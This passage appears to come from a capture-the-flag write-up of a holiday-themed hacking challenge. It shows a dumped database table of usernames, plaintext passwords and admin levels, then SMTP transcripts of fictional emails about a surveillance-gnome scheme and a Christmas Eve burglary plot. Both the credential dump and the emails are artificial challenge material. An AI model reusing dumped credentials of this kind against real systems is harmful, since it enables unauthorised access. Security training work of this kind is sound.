
```
{"_id":{"$oid":"56229f58809473d11033515b"},"username":"user","password":"user","user_level":10.0}
{"_id":{"$oid":"56229f63809473d11033515c"},"username":"admin","password":"SittingOnAShelf","user_level":100.0}
{"_id":{"$oid":"5647438777cb0339cd14fd09"},"username":"sims","password":"IAmTheRealGrinch!","user_level":100.0}
```

Part 5 - Full Email Text With Headers

sg01 - 20141226101055_1.pcap Email Text



```
220 atnascorp.com ESMTP Postfix (Debian/GNU)

EHLO atnaspc5

250-atnascorp.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN

MAIL FROM: <c@atnascorp.com>

250 2.1.0 Ok

RCPT TO: <jojo@atnascorp.com>

250 2.1.5 Ok

DATA

354 End data with <CR><LF>.<CR><LF>

From: "c" <c@atnascorp.com>
To: <jojo@atnascorp.com>
Subject: GiYH Architecture
Date: Fri, 26 Dec 2014 10:10:55 -0500
Message-ID: <004301d0211e$2553aa80$6ffaff80$@atnascorp.com>
MIME-Version: 1.0
Content-Type: multipart/mixed;
.boundary="----=_NextPart_000_0044_01D020F4.3C7E17B0"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdEeJWBzsdvFzRGDQMGtBNs2/4xymw==
Content-Language: en-us

This is a multipart message in MIME format.

------=_NextPart_000_0044_01D020F4.3C7E17B0
Content-Type: multipart/alternative;
.boundary="----=_NextPart_001_0045_01D020F4.3C7E17B0"
```



```
------=_NextPart_001_0045_01D020F4.3C7E17B0
Content-Type: text/plain;
.charset="us-ascii"
Content-Transfer-Encoding: 7bit

JoJo,


As you know, I hired you because you are the best architect in town for a
distributed surveillance system to satisfy our rather unique business
requirements.  We have less than a year from today to get our final plans in
place.  Our schedule is aggressive, but realistic.


I've sketched out the overall Gnome in Your Home architecture in the diagram
attached below.  Please add in protocol details and other technical
specifications to complete the architectural plans.


Remember: to achieve our goal, we must have the infrastructure scale to
upwards of 2 million Gnomes.  Once we solidify the architecture, you'll work
with the hardware team to create device specs and
we'll start procuring hardware in the February 2015 timeframe.


I've also made significant progress on distribution deals with retailers.


Thoughts?


Looking forward to working with you on this project!


-C
```

sg02 - 20150225093040_2.pcap Email Text


```
220 atnascorp.com ESMTP Postfix (Debian/GNU)
EHLO atnaspc5
250-atnascorp.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
```

```
250-8BITMIME
250 DSN
MAIL FROM: <c@atnascorp.com>
250 2.1.0 Ok
RCPT TO: <supplier@ginormouselectronicssupplier.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
From: "c" <c@atnascorp.com>
To: <supplier@ginormouselectronicssupplier.com>
Subject: =?us-ascii?Q?Large_Order_-_Immediate_Attention_Required?=
Date: Wed, 25 Feb 2015 09:30:39 -0500
Message-ID: <005001d05107$a1323ef0$e396bcd0$@atnascorp.com>
MIME-Version: 1.0
Content-Type: multipart/alternative;
       boundary="----=_NextPart_000_0051_01D050DD.B85D2150"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdBRB55/YGpgHUrvTQ+ViBgoKBbizw==
Content-Language: en-us

This is a multipart message in MIME format.

------=_NextPart_000_0051_01D050DD.B85D2150
Content-Type: text/plain;
       charset="us-ascii"
Content-Transfer-Encoding: 7bit

Maratha,


As a follow-up to our phone conversation, we'd like to proceed with an order
of parts for our upcoming product line.  We'll need two million of each of
the following components:


+ Ambarella S2Lm IP Camera Processor System-on-Chip (with an ARM Cortex A9
CPU and Linux SDK)

+ ON Semiconductor AR0330: 3 MP 1/3" CMOS Digital Image Sensor

+ Atheros AR6233X Wi-Fi adapter

+ Texas Instruments TPS65053 switching power supply

+ Samsung K4B2G16460 2GB SSDR3 SDRAM

+ Samsung K9F1G08U0D 1GB NAND Flash
```

```
Given the volume of this purchase, we fully expect the 35% discount you
mentioned during our phone discussion.  If you cannot agree to this pricing,
we'll place our order elsewhere.


We need delivery of components to begin no later than April 1, 2015, with
250,000 units coming each week, with all of them arriving no later than June
1, 2015.


Finally, as you know, this project requires the utmost secrecy.   Tell NO
ONE about our order, especially any nosy law enforcement authorities.


Regards,

-CW
```

sg03 - 20151201113358_3.pcap Email Text

```
220 atnascorp.com ESMTP Postfix (Debian/GNU)
EHLO atnaspc5
250-atnascorp.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM: <c@atnascorp.com>
250 2.1.0 Ok
RCPT TO: <burglerlackeys@atnascorp.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
From: "c" <c@atnascorp.com>
To: <burglerlackeys@atnascorp.com>
Subject: All Systems Go for Dec 24, 2015
Date: Tue, 1 Dec 2015 11:33:56 -0500
Message-ID: <005501d12c56$12bf6dc0$383e4940$@atnascorp.com>
MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="----=_NextPart_000_0056_01D12C2C.29E9B3E0"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdEsVeghqBzCbZs7SUyM8aoCkrx6Ow==
```




```
Content-Language: en-us

This is a multipart message in MIME format.

------=_NextPart_000_0056_01D12C2C.29E9B3E0
Content-Type: text/plain;
       charset="us-ascii"
Content-Transfer-Encoding: 7bit

My Burgling Friends,



Our long-running plan is nearly complete, and I'm writing to share the date
when your thieving will commence!  On the morning of December 24, 2015, each
individual burglar on this email list will receive a detailed itinerary of
specific houses and an inventory of items to steal from each house, along
with still photos of where to locate each item.  The message will also
include a specific path optimized for you to hit your assigned houses
quickly and efficiently the night of December 24, 2015 after dark.


Further, we've selected the items to steal based on a detailed analysis of
what commands the highest prices on the hot-items open market.  I caution
you - steal only the items included on the list.  DO NOT waste time grabbing
anything else from a house.  There's no sense whatsoever grabbing crumbs too
small for a mouse!


As to the details of the plan, remember to wear the Santa suit we provided
you, and bring the extra large bag for all your stolen goods.


If any children observe you in their houses that night, remember to tell
them that you are actually "Santy Claus", and that you need to send the
specific items you are taking to your workshop for repair.  Describe it in a
very friendly manner, get the child a drink of water, pat him or her on the
head, and send the little moppet back to bed.  Then, finish the deed, and
get out of there.  It's all quite simple - go to each house, grab the loot,
and return it to the designated drop-off area so we can resell it.  And,
above all, avoid Mount Crumpit!


As we agreed, we'll split the proceeds from our sale 50-50 with each
burglar.


Oh, and I've heard that many of you are asking where the name ATNAS comes
```

